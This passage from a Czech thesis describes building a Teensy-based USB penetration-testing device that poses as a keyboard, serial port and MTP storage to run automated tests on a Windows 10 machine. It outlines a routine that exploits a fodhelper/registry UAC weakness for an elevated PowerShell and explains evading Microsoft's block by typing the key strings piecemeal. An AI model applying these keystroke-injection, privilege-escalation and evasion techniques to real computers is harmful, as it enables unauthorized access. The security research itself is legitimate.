
Pro editaci a kompilaci kódu pro mikropočítače existuje nástroj Arduino Desktop IDE. Jedná se o multiplatformní software a dá se stáhnout z oficiální webové stránky na `https://www.arduino.cc/en/Guide`.

Nejdůležitější ovládací prvky studia jsou umístěny v horní nabídce vývojového studia.

Obr. 4.1 Tlačítka příkazů a funkcí Arduino IDE

Zleva doprava to jsou tlačítka:

- verifikace pro kontrolu syntaxe kódu a provedení kompilace, pokud nejsou nalezeny chyby
- nahrání zkompilovaného kódu do mikrokontroleru
- vytvoření nového listu pro zdrojový kód
- otevření existujícího zdrojového kódu z disku
- uložení aktuálně editovaného zdrojového kódu
- otevření okna sériového monitoru pro vizualizaci komunikace mezi počítačem a mikropočítačem

4.2.2 Teensyduino

Pro správnou funkcionalitu je třeba mít nainstalované ovladače pro komunikaci s mikropočítačem. V případě mikropočítače Teensy, který není přímo podporovaný vývojovým studiem Arduino Desktop IDE, existuje doplněk Teensyduino, který se dá stáhnout z oficiální webové stránky mikropočítače Teensy z adresy `https://www.pjrc.com/teensy/td_download.html`.

Doplněk umožňuje nejen spolupráci s vývojovým studiem, přidává navíc i plnou sadu knihoven. Teensy je naštěstí pořád z větší míry kompatibilní i s knihovnami pro Arduino.

4.2.3 Teensy Loader


Pro nahrání zkompilovaného kódu do Teensy se využívá programu *Teensy Loader* dostupný z `https://www.pjrc.com/teensy/loader.html`. Ten se spustí po příkazu pro nahrání ve vývojovém studiu Arduino Desktop IDE.

4.3 Teensy 3.6

Na oficiálních stránkách pro Teensy [22] jso uvedeny technické vlastnosti. Mikropočítač má procesor architektury ARM s taktem 180 MHz, velikost RAM 256KB, flash paměť 1024KB a 4KB EEPROM. Podporuje paměťovou kartu Miscro SD a jako zařízení Universal Serial Bus (USB) dokáže komunikovat s počítačem rychlostí 12Mbit/s. Disponuje mj. Serial Peripheral Interface (SPI) a Inter-Integrated Circuit (I2C).

Obr. 4.2 Teensy 3.6 (převzato z [22])


Teensy není limitováno pro použití jen jako sériové zařízení. Umožňuje být zároveň více typy. Stačí v menu nástrojů nastavit USB typ, či jejich souhrn. Na obrázku 4.4 je vidět výběr typů, kterým se Teensy stane při běhu programu při současném připojení k počítači.



Obr. 4.3 Výběr USB typu (převzato z [22])

4.4 Mikropočítač jako nástroj pro penetrační testování

Trinka na webové stránce [23] popisuje specializovaný nástroj USB Rubber Ducky [24]. Je produktem společnosti *Hak5*, která prodává různé nástroje a pomůcky pro začínající penetrační testery. Ducky, který vypadá přesně jako USB flash disk, ve skutečnosti ale obsahuje programovatelné zařízení HID, které dokáže simulovat předem naprogra-



Obr. 4.4 Náhled programu Teensy Loader (převzato z [22])

mované série stisků kláves. Kromě Rubber Ducky má dle Trinky podobné schopnosti i mikropočítač Teensy, ten je ale nepřívětivý, protože nemá obal.

Obr. 4.5 USB Rubber Ducky (převzato z [24])

5 Interakce mikropočítače

Pro připojení, ovládání a komunikaci mezi zařízením mikropočítače a testovaným počítačem je nutné nadefinovat použité technologie.

5.1 Sériová komunikace přes USB

Pro účel této práce se sériovou komunikací rozumí sériová komunikace přes USB. Na jedné straně komunikace je mikropočítač Teensy a na druhé počítač s operačním systémem Windows 10.

5.1.1 Teensy

V části o Teensyduino na oficiální webové stránce Teensy [22] je popsána sériová komunikace přes USB. Běžně je sériová komunikce používána pro zobrazení informací v Arduino IDE Serial monitoru 4.2.1.

Standardní knihovna *Serial* zjednodušuje komunikaci následujícími funkcemi:

- `Serial.begin(...)` je v případě Teensy volitelná metoda pro zavolání, volá se automaticky.
- `Serial.available()` vrací počet bajtů, které je možné číst.
- `Serial.read()` čte jeden bajt. Vrací hodnotu 0-255, pokud je co číst, jinak -1. Bežně se používá po zavolání funkce `Serial.available()`.
- `Serial.write(...)` odesílá bajt. Funkci je možné použít i s parametry bufferu a délky, pro odeslání více bajtů najednou pro rychlý a efektivní datový přenos.

5.1.2 Windows

V dokumentu společnosti *Microsoft* [25] je v rámci .NET Framework definována třída `System.IO.Ports.SerialPort`, která obsahuje metody pro práci se sériovými porty.

- `Open()` otevírá nové spojení skrz sériový port.
- `Write(...)` zapisuje řetězec poskytnutý jako parametr metodě na sériový port.
- `Close()` zavírá spojení na portu.

5.2 Human Interface Device

Zařízení lidského rozhraní, HID (Human Interface Device), je navrhnuto pro přímou interakci s člověkem. Jak popisuje Axelson v knize *USB complete: everything you need*

to develop custom USB peripherals [26], většina zařízení tohoto typu to dělá, není to však pravidlem. Důležité je, aby svou funkcí bylo v kritériích HID třídy.

Zde je uvedena část výčtu hlavních funcionalit a limitací zařízení třídy HID:

- Všechna vyměňovaná data jsou ve strukturách nazývající se reporty. Hostitel posílá i přijímá data, tedy reporty, v přenosu skrz kanál řídící nebo kanál přerušení. Formát reportu má neměnitelnou délku, může ale obsahovat jakýkoliv typ dat.
- HID rozhraní musí mít jeden IN koncový bod pro přerušení pro zasílání vstupních reportů.
- HID rozhraní může mít jeden OUT koncový bod pro přerušení.
- Je-li potřeba více koncových bodů pro přerušení, je možné vytvořit kompozitní zařízení, které obsahuje více HID.
- Přerušení na IN koncovém bodu povoluje zařízení HID zaslat informace hostiteli v nepředvídatelnou dobu. Například stisk klávesy na klávesnici není předvídatelný.
- Datový přenos je limitovaný, například u high-speed koncových bodů je rychlost až 24 MB/s.

V dokumentu definující HID verze 1.11 [27] je uvedena tabulka 5.1 shodně popisující výše uvedený výčet funkcionalit:

Tab. 5.1 Kanály rozhraní HID

Kanál	**Popis**	**Povinné**
Řídící	Řízení USB, požadavky na kódy tříd a data.	ANO
Přerušení IN	Příjem dat ze zařízení (proud).	ANO
Přerušení OUT	Odesílání dat do zařízení (proud).	NE

5.2.1 Příklady zařízení

Dokument definující HID [27] do třídy HID dále zahrnuje především zařízení, která jsou používána lidmi k ovládání běhu počítačových systémů. Mezi typické příklady zařízení třídy HID patří např.:

- klávesnice a ukazovací zařízení (např. standardní myši, trackbally a joysticky)
- ovládací prvky na předních panelech (např. knoflíky, přepínače, tlačítka a posuvníky)

- ovládací prvky, které se mohou nacházet na zařízeních jako jsou telefony, dálkové ovládání videorekordéru, zařízení pro simulaci (např. plynové pedály, volanty a směrovky)
- zařízení, která nemusí vyžadovat lidskou interakci, ale poskytují údaje podobným způsobem ve formátu zařízení třídy HID (např. čtečky čárových kódů, teploměry nebo voltmetry)

Mnoho zařízení typických pro třídy HID zahrnuje indikátory, specializované displeje, zvukové signály a silovou nebo hmatovou zpětnou vazbu. Proto definice třídy HID zahrnuje podporu různých typů výstupů určených pro koncového uživatele.

5.2.2 Knihovna pro mikropočítač Teensy

Na stránce Teensy [22] je popsána simulace klávesnice s využitím funkcí.

- `Keyboard.print(...)` pracuje podobně jako `Serial.write(...)` (5.1.1) až na to, že je zpráva je zapsána ve formě úhozů na klávesnici. Zapsat je možné řetězce, čísla nebo jednotlivé znaky.
- `Keyboard.press(...)` poskytuje vyšší kontrolu nad klávesou. Jako parametr je klávesa a touto funkcí je simulováno její držení.
- `Keyboard.release(...)` poskytuje vyšší kontrolu nad klávesou. Jako parametr je klávesa a touto funkcí je puštěna.

5.3 Media Transfer Protocol

Hoffman [28] popisuje Media Transfer Protocol (MTP) jako dobře známý a používaný protokol pro přenos zvukových a obrázkových souborů. Funguje velice odlišně od velkokapacitních zařízení USB. Místo toho, aby se odhalila celá souborová struktura v zařízení operačnímu systému, MTP pracuje na úrovni souborů. Při připojení takového zařízení se počítač doptává zařízení. To nazpět nabídne strukturu složek a souborů. Počítač může stáhnout soubor pokud si o něj zažádá. Pokud chce počítač uložit soubor do zařízení, tak soubor odešle, a je na zařízení jestli ho uloží. Pro smazání souboru počítač pošle signál zařízení ve formě žádosti.

V praxi jsou MTP funkce podobné jako pro velkokapacitní zařízení USB. Například MTP zařízení je vidět ve Windows Explorer, takže je možné soubory procházet.

II. PRAKTICKÁ ČÁST

6 Výroba zařízení pro penetrační testování

Cílem zařízení je hlavně šetřit čas penetračnímu testerovi, automatizovat testovací sady a zachovat posloupnosti všech příkazů a nastavení při testu. Ideální provoz je režim připoj, čekej a odpoj. Zařízení by mělo po připojení k testovanému počítači samostatně spustit sadu pro komunikaci. Toho se dá docílit simulací klávesnice a programově ovládaným psaním na klávesnici, kdy se do testovaného počítače dostane skript na řízení a průběh testů. V momentě, kdy běží skript na testovaném počítači, je zároveň zařízení v módu pro přenos souborů. Tímto způsobem se dají přenášet větší soubory s daleko větší rychlostí v porovnání s výpisem obsahu souboru skrz klávesnici. Po přenosu se na testovaném počítači stažená sada rozbalí a následně spustí. Průběh testu je viditelný průběžně na malém Organic Light-Emitting Diode (OLED) displeji.

Mohlo by se zdát, že je zbytečné umisťovat displej přímo na zařízení, když je běh testu vidět i na obrazovce počítače v terminálu. Na obrazovce počítače je však i plno jiných informací, ve kterých se tester může ztratit, zvlášť při rychlém pohybu textu v terminálu. Pro lepší orientaci o probíhající komunikaci a testech je právě proto použit displej přímo na zažízení. Například tím, že zařízení zobrazí hlášku o skončení na svém displeji, se tester nemusí spoléhat na obrazovku počítače, která se klidně mohla uzamknout.

Po skončení testování je vytvořen výstupní komprimovaný soubor se všemi výsledky testů, ty jsou pak přeneseny zpět na zařízení. Jakmile je přenos dokončen, skript na testovaném počítači po sobě uklidí, aby po testu nezůstal nepořádek. Následně je zařízení připraveno k odpojení a výstupy na Micro SD kartě připravené pro analýzu testerem.


6.1 Konstrukce

Zařízení se skládá z mikropočítače Teensy 3.6, OLED displeje a vzájemných propojení. Celé zařízení je schováno v malém obalu a vypadá jako přenosný modem nebo USB flash disk. Má celkem dva otvory, jeden jako průzor pro displej a druhý jako přístup ke kartě Micro SD. Obrázek 6.1 zobrazuje vnitřní uspořádání a zapojení komponent. Na obrázcích 6.2 a 6.3 je zkompletované zařízení.

Na schématu zapojení 6.4 je vidět připojení dvou pull-up rezistorů a displeje na sběrnici I2C.

6.2 Programování obsluhující části

Projekt vytvořený pro Arduino IDE je psaný ve vlastním jazyce, který je subsetem C++ a supersetem C.



Obr. 6.1 Mikropočítač s OLED displejem

6.2.1 Použité knihovny

Využito je několik knihoven, které zajišťují komunikaci například s OLED displejem nebo zabudovaným modulem pro práci s Micro SD kartou.

- **Teensyduino Core** je souhrnem běžných knihoven pro Teensy. Jsou zde funkce a metody pro práci skrz SPI (pro Micro SD) nebo I2C (OLED displej).
- **Teensy MTP Responder** je knihovna přidávající podporu pro přenos multimediálních souborů.

6.2.2 Identifikace typu zařízení USB

Mikropočítač při připojení k testovanému počítači musí ohlásit jeden nebo více typů USB zařízení, za který se vydává. V tomto případě je využito úpravy v hlavičkovém souboru konfigurace `usb_desc.h` a je přidána nová definice, která obsahuje rozhraní pro sériovou komunikaci, rozhraní klávesnice a rozhraní pro MTP Její název je USB_MTPDISK_KEYBOARD_SERIAL. Díky této konfiguraci je možné mít všechny tři rozhraní komunikace aktivní zároveň a mít tak značně usnadněnou práci s posíláním příkazů, přenosem souborů a naslouchání pro zpětnou vazbu.

6.2.3 Princip komunikace mezi zařízením a testovaným počítačem


Celkem zde jsou dva kanály pro komunikaci. Jedním je klávesnice a druhým sériový port zařízení USB. Klávesnice slouží hlavně k přenosu příkazů simulující osobu u počítače, není tedy úplně vhodná pro oboustranou komunikaci. I když protokol HID umožňuje posílání informace nazpět (více o HID je dostupné v kapitole 5.2), není to optimální

Obr. 6.2 Hotové zařízení

Obr. 6.3 Připojené zařízení do počítače s uvítací zprávou na displeji

volba. Na druhou stranu, sériový port v tomto případě daleko lépe slouží účelu pro přenos zpětné vazby zpět do zařízení.


Komunikaci znázorňuje obrázek 6.5. Po prvotní inicializaci, kdy je zařízení v testovaném počítači rozpoznáno a korektně připojeno, je otevřen terminál PowerShell a skrz simulovanou klávesnici spuštěn skript pro otevření sériového spojení. Ten nejenom spojení otevře, ale také zajistí, aby se spojení otevřelo na tom správném portu. Zařízení čeká na dohodnutý signál. Jakmile ho obdrží, může pokračovat dál. Následuje série příkazů přes simulovanou klávesnici pro spuštění testů a sběr jejich výsledků. Každý test ohlašuje svůj start odesláním notifikačního příkazu přes sériové spojení, aby mohlo zařízení na displeji zobrazit stavovou zprávu. Po uložení výsledků na zařízení a úklidu na testovaném počítači, je možné zahájit ukončení spojení.




Obr. 6.4 Schéma zapojení (převzato a upraveno z [22])

6.3 Průběh životního cyklu

Na obrázku 6.6 je znázorněný průběh životního cyklu, kterým se zařízení řídí od jeho připojení k počítači. V průběhu je na displeji zobrazen stav, ve kterém se zařízení nachází. Během spuštěných testů je na displeji také zobrazeno pořadí právě běžícího testu. Po skončení testování se zařízení dostane do posledního stavu a zařízení je možné odpojit od počítače.



Obr. 6.5 Sekvenční diagram komunikace



Obr. 6.6 Průběh životního cyklu

7 Programový kód

Tím, že je nutné mít spuštěný kód na obou stranách, navíc v rozdílných programovacích jazycích, je tato kapitola rozdělena na dvě části. a to na část pro mikrokontroler a testovaný počítač. Při implementaci kódu byly využity principy návrhu čistého kódu dle knihy *Clean Code* [29]. Pro lepší orientaci je možné nahlédnout do sekvenčního diagramu 6.5 a vývojového diagramu 6.6.

7.1 Mikrokontroler

Kód zde je prováděn jako první. Zajišťuje odesílání kódu pro testovaný počítač a celkově startuje proces testování. Pro lepší orientaci a znovuvyužitelnost kódových bloků je celý kód rozdělen do funkcí a pro vnitřní synchronizaci využívá globálních proměnných. Funkce mikrokontroleru jsou uvedeny v příloze I.

Následující globální proměnné slouží k synchronizaci při výkonu nekonečné smyčky volání funkce `loop()` a `setupLoop(...)`.

```
int setupProcedureIndex;
int nowRunningTestNumber = 0;
bool setupIsActive;
bool procedureInWaiting;
```

Pro zobrazení informací na displeji formou posuvného seznamu (log) jsou k dispozici čtyři globální proměnné, které drží aktuální hodnotu svého řádku. Text na displeji je zobrazen funkcí `displayPrint(...)` a následně přidán do logu.

```
String line1 = "";
String line2 = "";
String line3 = "";
String line4 = "";
```

7.1.1 Setup

Tato funkce je spuštěna jako první. Slouží k provedení kroků nutných k inicializaci celého testovacího procesu:

1. Zobrazení uvítací zprávy na OLED displeji funkcí `printWelcomeMessage()`,
2. kontrolu vložené SD karty funkcí `checkInsertedSDCard()`,
3. inicializaci knihovny využívající MTP (viz 5.3),
4. spuštění terminálu PowerShell na testovaném počítači přes příkaz simulované klávesnice funkcí `startPowerShell()`,

5. spuštění terminálu PowerShell v privilegovaném režimu s využitím zranitelnosti operačního systému Windows (viz 3.3) funkcí

   `startPriviledgedPowerShellThroughExploit()`,

6. a navázání spojení z testovaného počítače do mikrokontroleru skrz sériové spojení (viz 5.1).

Funkce 1-3 jsou dostupné v příloze I, 4-5 v příloze II. Po této funkci je mikrokontrolerem automaticky zavolána funkce Loop.

7.1.2 Loop

Mikrokontroler tuto funkci volá v nekonečné smyčce. Tím, že je pro plnou a spolehlivou funkcionalitu MTP pro přenos souborů nutné volat co nejčastěji `mtpd.loop()`, je žádoucí, aby veškerá práce v této funkci byla vždy co nejkratší. Zároveň je zde naimplementován tzv. *Setup loop* (obsah je v 7.1.3), který spouští další kroky pro inicializaci celého procesu před testováním. Takto je možné mít spuštěnou inicializaci a zároveň funkční přenos souborů přes MTP.

Až je incializace hotová, jsou spuštěny testy. Aby mikrokontroler věděl, jak testování pokračuje, a jestli už náhodou neskončilo, neustále kontroluje sériové spojení. Můžou přijít následující zprávy ve formě znaku:

- `r` je restart procesu pro MTP
- `n` indikace dalšího probíhajícího testu
- `f` proces zabalení výsledků do archivu a nahrání na SD kartu může začít
- `c` žádá o příkaz čištění počítače po provedených testech
- `e` je poslední zpráva a značí ukončení práce

7.1.3 Funkce inicializace

Jak bylo popsáno v předchozích podkapitolách, nejdřív je nutné postupně spustit přípravné funkce:

1. Vytvoření dočasného adresáře na testovaném počítači. Ten slouží k uložení testů, nástrojů pro testování a následně i k uložení výsledků. Po skončení testů je tento adresář smazán.

2. Kontrola, že testovaný počítač dokáže načíst zařízení MTP.

3. Kopírování souborů pro testování na testovaný počítač do dočasného adresáře.
4. Rozbalení souborů pro testování z archivu.
5. Posledním bodem je spuštění testů.

7.2 Testovaný počítač

Řídící kód spouštěný na testovaném počítači je nutné zadat pomocí simulované klávesnice. Zadávání probíhá do otevřeného PowerShell terminálu. Jelikož je posíláno více příkazů zároveň, musí se jednotlivé příkazy oddělit středníkem. Pro zabránění posílání dalších příkazů před dokončením všech předchozích, je na některé konce seznamu příkazů přidáván příkaz sériové komunikace `$connection.Write(ZNAK)` se znakem vyjadřující signál pro mikrokontroler (jaké znaky to jsou lze vidět v podkapitole 7.1.2). Ten se pak může rozhodnout, jestli poslat další příkazy nebo třeba ukončit testování. Funkce pro testovaný počítač jsou uvedeny v příloze II.

7.2.1 Start sériové komunikace

Tato komunikace je využívána hlavně směrem z testovaného počítače do mikrokontroleru. Princip je popsán v podkapitole 5.1. Začátek kódového bloku je anotován zavoláním `displayPrint("Start Serial COM")`.

Jelikož není předem známé, na jakém sériovém COM portu bude zařízení pro sériovou komunikaci dostupné, je tento port zjištěn až po připojení. Zjištění probíhá pomocí identifikátoru výrobce a výrobku. V tomhle případě to je kód výrobce `VID_16C0` a výrobku `PID_047A`.

Po otevření spojení mezi testovaným počítačem a mikrokontrolerem proběhne výměna očekáváných znaků. Tím je funkčnost spojení ověřena a může se pokračovat dále.

7.2.2 Zneužití zranitelnosti

Funkce `startPriviledgedPowerShellThroughExploit()` využívá zranitelnosti popsané v podkapitole 3.3. V době psaní tohoto skriptu již společnost *Microsoft* tuto zranitelnost částečně opravila. Pokud je spuštěn blok kódu, ve kterém se vyskytují klíčové řetězce zmíněných registrů a příkaz pro spuštění programu fodhelper, je provedení kódu zablokováno. Tohle omezení se dá obejít, pokud se klíčové řetězce od sebe oddělí a vkládají se do terminálu postupně simulovanou klávesnicí. Vložené příkazy je ale nutné provést okamžitě, protože je klíčový registr pravidelně čištěný operačním systémem. Může se tedy stát, že se příkaz neprovede, ale je to velmi malá pravděpodobnost. Pokud se i tak stane, celý proces bude pokračovat dál v neprivilegovaném režimu. Navíc je možné

celý proces testování hned zopakovat, protože je zneužití zranitelnosti provedeno na samotném začátku.

7.2.3 Vytvoření dočasného adresáře

Aby testy narušovaly adresářovou strukturu v testovaném počítači co nejméně, je vytvořen funkcí `createTempFolderOnTestedMachine()` dočasný adresář v adresáři TEMP.

7.2.4 Kontrola dostupnosti úložiště zařízení

Jelikož probíhá mnoho asynchronních kroků, je třeba dělat neustálé kontroly o dostupnosti. To platí i v situaci programově řízeného úložiště v mikrokontroleru. Aby měl testovaný počítač jistotu, že je už zařízení připraveno, je spuštěna čekací funkce `waitForAccessibleMTPFolder()`. Ta ve smyčce zkouší, jestli je již připojené zařízení v připraveno pro přenos souborů.

7.2.5 Kopírování nástrojů a testů

